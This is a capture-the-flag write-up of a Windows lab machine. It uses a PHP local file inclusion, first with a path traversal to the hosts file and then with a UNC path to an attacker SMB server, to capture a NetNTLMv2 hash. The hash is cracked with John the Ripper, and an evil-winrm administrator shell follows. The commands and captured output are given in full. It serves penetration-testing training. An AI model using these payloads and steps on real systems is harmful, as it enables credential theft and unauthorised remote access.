LFI Vulnerability Leading to NetNTMLv2 Hash Capture

Responder Write-Up


10/06/2024

Contents

1 ResponderWrite-Up

1.1 Information Gathering and Services Enumeration

Host Discovery via ICMPv4 packet:
The **TTL** header of the ICMP packet sent to the target reports a value of **127** which at first we can assume the machine is running on Windows::




```
❯ ping 10.129.162.131
PING 10.129.162.131 (10.129.162.131) 56(84) bytes of data.
64 bytes from 10.129.162.131: icmp_seq=1 ttl=127 time=86.6 ms
64 bytes from 10.129.162.131: icmp_seq=2 ttl=127 time=86.9 ms
64 bytes from 10.129.162.131: icmp_seq=3 ttl=127 time=87.2 ms
^C
--- 10.129.162.131 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 86.637/86.908/87.201/0.230 ms
```

Port Scanning and Banner Grabbing:
The **nmap** scan shows the following services offered by the machine on the network:


```
ports=$(nmap -sS --min-rate 5000 -T4 --max-retries 1 -Pn -n 10.129.9.141 | grep tcp | grep
 -v Not | awk '{print $1}' | tr -d '/tcp' | paste -sd ',' )

nmap -sSV --min-rate 5000 -Pn -n -p$ports 10.129.9.141

```

Listing 1: Nmap scan commands



```
❯ ports=$(nmap -sS --min-rate 5000 -T4 --max-retries 1 -Pn -n 10.129.9.141 | grep tcp | grep -v Not | awk '{print $1}' | tr -d '/tcp' | paste -sd ',' )
❯ echo $ports
80,5985
❯ nmap -sSV --min-rate 5000 -Pn -n -p$ports 10.129.9.141
Starting Nmap 7.95 ( https://nmap.org ) at 2024-06-12 17:00 CST
Nmap scan report for 10.129.9.141
Host is up (1.6s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/8.1.1)
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.09 seconds
```

Where before the port scan is completed, we can perform a **banner grabbing** technique with **curl** to discover if the server is running a website on the default http port and check for information that can be reveiled on the HTTP headers response:




```
❯ curl -I 10.129.162.131
HTTP/1.1 200 OK
Date: Wed, 12 Jun 2024 21:20:53 GMT
Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1
X-Powered-By: PHP/8.1.1
Content-Type: text/html; charset=UTF-8
```

The running services on the machine and their ports are summarized in the following table:

Services	Port
Apache 2.4.52 and PHP/8.1.1	80
WinRM	5985

Therefore we can make the following conclusions the following:
Conclusion 1: The remote host is hosting php based website.
Conclusion 2: It appears to be running a 64-bit Windows operating system that can be remotely managed via WinRM protocol.

The web server contains the following php website with the url being **http://unika.htb**:


unika.htb
UNIKA
HOME ABOUT SERVICES WORKS PRICES CONTACT EN
LOOKING FOR NEW DESIGNS?
We're here to help! Check out our services!
View More!

The site contains a language option that when selected it will load the .html file with a differente language, the following url will appear when the action is done: **http://unika.htb/index.php?page=german.html**, this url gives us an idea that the php website is using the **include()** method, this method can potentially be Vulnerability to LFI when the user input is not sanitazed. These concepts are briefly explained below:

- **include() method:** A php method that takes a file and loads it into the code scope, it loads the contents into memory and make it available to be read within that scope.

```
        //vars.php file
        <?php
        $name = 'oneFile';
        $vulnerability = 'LFI';
        ?>
        //test.php file
        <?php
        echo "A $name $vulnerability"; //input: A

        include(vars.php)
        echo "A $name $vulnerability" //input: A OneFile Vulnerability
        ?>


```


Listing 2: LFI vulnerable php code

- **Local File Inclusion (LFI):** A vulnerability that allows a thread actor to **include, see and execute** local files stored on the target, it differs from a RFI which loads remote files via HTTP or FTP protocols.

1.2 Penetration

As we are attacking a Windows machine, we can laverage the fact that this LFI vulnerability can include a remote SMB resource from our machine. When setting up an SMB server from our attacker machine, the Windows host will then try to authenticate via the NTML protocol by sending the NetNTMLv2 hash containing a valid username and a hashed password, a password that we will try to crack by brutforcing.
Confirming the existense of LFI vulnerability:
We confirm the existence of a LFI vulnerability by trying to include the following file:
http://unika.htb/index.php?page=../../../../../windows/system32/drivers/etc/hosts, getting as

response the following output and confirming the existence of the LFI vulnerability



unika.htb/index.php?page=../../../../../windows/system32/drivers/etc/hosts
320%

```
# Copyright (c) 1993-2009 Microsoft Corp. # # This is a sample HOSTS file used by Microsoft TCP/IP for Windows. # # This file contains the mappings of IP addresses to host names. Each # entry should be kept on an individual line. The IP address should # be placed in the first column followed by the corresponding host name. # The IP address and the host name should be separated by at least one # space. # # Additionally, comments (such as these) may be inserted on individual # lines or following the machine name denoted by a '#' symbol. # # For example: # # 102.54.94.97 rhino.acme.com # source server # 38.25.63.10 x.acme.com # x client host # localhost name resolution is handled within DNS itself. # 127.0.0.1 localhost # ::1 localhost
```

We set-up a temporal SMB server in our local machine to capture the NTML hash with wireshark:

SMB server set-up


- Download the smbserver.py script from **https://github.com/fortra/impacket/blob/master/examples/smbserver.py** to set-up a SMB server on a Linux machine.
- Run **python3 smbserver.py "share" -smb2support "/path/to/share"**.
- Open wireshark and select the interface where the SMB2 packets will be sent.



```
❯ wireshark &>/dev/null & disown
[1] 2655
❯ python3 smb.py -smb2support /tmp/test
Impacket v0.11.0 - Copyright 2023 Fortra

usage: smb.py [-h] [-comment COMMENT] [-username USERNAME] [-password PASSWORD]
              [-hashes LMHASH:NTHASH] [-ts] [-debug] [-ip INTERFACE_ADDRESS] [-port PORT]
              [-smb2support]
              shareName sharePath
smb.py: error: the following arguments are required: sharePath
❯ python3 smb.py share -smb2support /tmp/test
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

NTLM hash capture

- Include the following path on the URL **http://unika.htb/index.php?page=//"attacker ip"/share**, this will make the Windows host to try to authenticate with us, providing username information and a hashed password.



```
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.129.170.8,60200)
[*] AUTHENTICATE_MESSAGE (RESPONDER\Administrator,RESPONDER)
[*] User RESPONDER\Administrator authenticated successfully
[*] Administrator::RESPONDER:aaaaaaaaaaaaaaaa:f48f19ef4002e28db468d613049648d3:0101000000000
00000f1dadee2bdda01231d52114053af890000000000100100046006800410057006400410050005800030010004
6006800410057006400410050005800020010006900620006f006600760044004500530004001000690062006f006
6007600440045005300070008000f1dadee2bdda01060004000200000008003000300000000000000001000000000
0200000f67989a832841b20da2d023209752199f856c69bb60b7dab5875b45824e2ae610a001000000000000000000
00000000000000000000900200063006900660073002f003100300002e003100300002e00310036002e003300360000
0000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:SHARE)
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:SHARE)
[*] Closing down connection (10.129.170.8,60200)
[*] Remaining connections []
```

unika.htb/index.php?page=//10.10.16.36/share


Warning: include(\\10.10.16.36\SHARE): Failed to open stream: Permission denied in **C:\xampp\htdocs\index.php** on line **11**

Warning: include(): Failed opening '//10.10.16.36/share' for inclusion (include_path='\xampp\php\PEAR') in **C:\xampp\htdocs\index.php** on line **11**

```
 45 53.238302696 10.129.170.8   10.10.16.36    TCP    40 80 → 59486 [FIN, ACK] Seq=589 Ack=383 Win=261632 Len=0
 46 53.238485513 10.10.16.36    10.129.170.8   TCP    40 59486 → 80 [FIN, ACK] Seq=383 Ack=590 Win=63744 Len=0
 47 53.426726623 10.129.170.8   10.10.16.36    TCP    40 80 → 59486 [ACK] Seq=590 Ack=384 Win=261632 Len=0
 48 58.807939480 10.129.170.8   10.10.16.36    SMB2  112 Tree Disconnect Request
 49 58.808845156 10.10.16.36    10.129.170.8   SMB2  112 Tree Disconnect Response
 50 58.878443839 10.129.170.8   10.10.16.36    SMB2  112 Tree Disconnect Request
 51 58.919687443 10.10.16.36    10.129.170.8   TCP    40 445 → 60200 [ACK] Seq=917 Ack=1577 Win=63360 Len=0
 52 59.277124177 10.129.170.8   10.10.16.36    TCP    40 60200 → 445 [ACK] Seq=1577 Ack=917 Win=261120 Len=0
 53 59.277150307 10.10.16.36    10.129.170.8   SMB2  112 Tree Disconnect Response
 54 59.358472856 10.129.170.8   10.10.16.36    SMB2  112 Session Logoff Request
 55 59.358492644 10.10.16.36    10.129.170.8   TCP    40 445 → 60200 [ACK] Seq=989 Ack=1649 Win=63360 Len=0
 56 59.359480600 10.10.16.36    10.129.170.8   SMB2  112 Session Logoff Response
 57 59.726588975 10.129.170.8   10.10.16.36    TCP    40 60200 → 445 [RST, ACK] Seq=1649 Ack=1061 Win=0 Len=0

Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits
Raw packet data
Internet Protocol Version 4, Src: 10.10.16.36, Dst: 95.216.195.1
Transmission Control Protocol, Src Port: 41490, Dst Port: 80, Se

0000  45 00 00 3c d5 b7 40 00  40 06 27 79 0a 0a 10 24
0010  5f d8 c3 85 a2 12 00 50  44 db 64 f8 00 00 00 00
0020  a0 02 fa f0 48 d5 00 00  02 04 05 b4 04 02 08 0a
0030  9d 0f dd 68 00 00 00 00  01 03 03 07

tun0: <live capture in progress>    Packets: 57 · Displayed: 57 (100.0%)    Profile: Default
```


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
New Tab
impacket/examples/smbs

- Open Wireshark and filter for SMB2




```
25 46.943486594  10.10.16.36    10.129.170.8   SMB2  202 Negotiate Protocol Response
26 47.170879527  10.129.170.8   10.10.16.36    SMB2  206 Session Setup Request, NTLMSSP_NEGOTIATE
27 47.175128548  10.10.16.36    10.129.170.8   SMB2  315 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
28 47.246764594  10.129.170.8   10.10.16.36    SMB2  623 Session Setup Request, NTLMSSP_AUTH, User: RESPONDER\Administrator
29 47.248786118  10.10.16.36    10.129.170.8   SMB2  125 Session Setup Response
30 47.337491473  10.129.170.8   10.10.16.36    SMB2  152 Tree Connect Request Tree: \\10.10.16.36\IPC$
31 47.338611811  10.10.16.36    10.129.170.8   SMB2  124 Tree Connect Response
32 47.717871812  10.129.170.8   10.10.16.36    SMB2  204 Ioctl Request FSCTL_DFS_GET_REFERRALS, File: \10.10.16.36\SHARE
33 47.718928559  10.10.16.36    10.129.170.8   SMB2  117 Ioctl Response, Error: STATUS_FS_DRIVER_REQUIRED
34 47.809846127  10.129.170.8   10.10.16.36    SMB2  154 Tree Connect Request Tree: \\10.10.16.36\SHARE
35 47.811034109  10.10.16.36    10.129.170.8   SMB2  124 Tree Connect Response
36 47.880992257  10.129.170.8   10.10.16.36    SMB2  260 Create Request File:
37 47.882467985  10.10.16.36    10.129.170.8   SMB2  117 Create Response, Error: STATUS_FILE_IS_A_DIRECTORY
48 58.807939480  10.129.170.8   10.10.16.36    SMB2  112 Tree Disconnect Request
49 58.808845156  10.10.16.36    10.129.170.8   SMB2  112 Tree Disconnect Response
50 58.878443839  10.129.170.8   10.10.16.36    SMB2  112 Tree Disconnect Request
53 59.277150307  10.10.16.36    10.129.170.8   SMB2  112 Tree Disconnect Response
54 59.358472856  10.129.170.8   10.10.16.36    SMB2  112 Session Logoff Request
56 59.359480600  10.10.16.36    10.129.170.8   SMB2  112 Session Logoff Response
```

Once we have the NTLMv2 response captured we can build the hash, the structure is as follows:
[user name]::[domain name]:[NTLM server challenge]:[NTProofStr]:[rest of NTLMv2 Response]
With all the information obtained from the Wireshark capture we can build the NTLMv2 response hash which in this case is the following:




```
Administrator::RESPONDER:aaaaaaaaaaaaaaaa:f48f19ef4002e28db468d613049648d3:01010000000000000
0f1dadee2bdda01231d52114053af89000000000010010004600680041005700640041005000580003001000460006
800410057006400410050005800020010006900620006f0066007600440045005300040010006900620006f0066007
6004400450053000700080000f1dadee2bdda0106000400020000000800300030000000000000000100000000200
000f67989a832841b20da2d023209752199f856c69bb60b7dab5875b45824e2ae610a001000000000000000000000
0000000000000000900200063006900660073002f003100300002e003100300002e00310036002e0033003600000000
00000000000
```

With the hash fully constructed, we can use John The Ripper along with the Rockyou wordlist to crack it, we then will obtain that the credentials are **Administrator:badminton**, the cracked hash is then saved under the **/john** directory withing a file named **john.pot**



```
❯ john -w=rockyou.txt hash.txt
[archlinux:01007] No HIP capable device found. Disabling component.
[archlinux:01007] shmem: mmap: an error occurred while determining whether or not /tm
p/ompi.archlinux.1000/jf.0/984285184/shared_mem_cuda_pool.archlinux could be created.
[archlinux:01007] create_and_attach: unable to create shared memory BTL coordinating
structure :: size 134217728
Warning: detected hash type "netntlmv2", but the string is also recognized as "ntlmv2
-opencl"
Use the "--format=ntlmv2-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
badminton        (Administrator)
1g 0:00:00:00 DONE (2024-06-13 18:16) 100.0g/s 409600p/s 409600c/s 409600C/s slimshad
y..oooooo
Use the "--show --format=netntlmv2" options to display all of the cracked passwords r
eliably
Session completed
```

With all of this information, we can use evil-winrm to connect to the remote host with the obtained credentials as we know the machine is running the WinRM protocol:



```
❯ evil-winrm -i 10.129.170.8 -p badminton -u administrator

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
responder\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> _
```

The flag file of this machine is not on the administrator folder, it's on the other user folder, we can perform local user enumeration by running **get-localuser**, then, the flag will be on the other user's directory.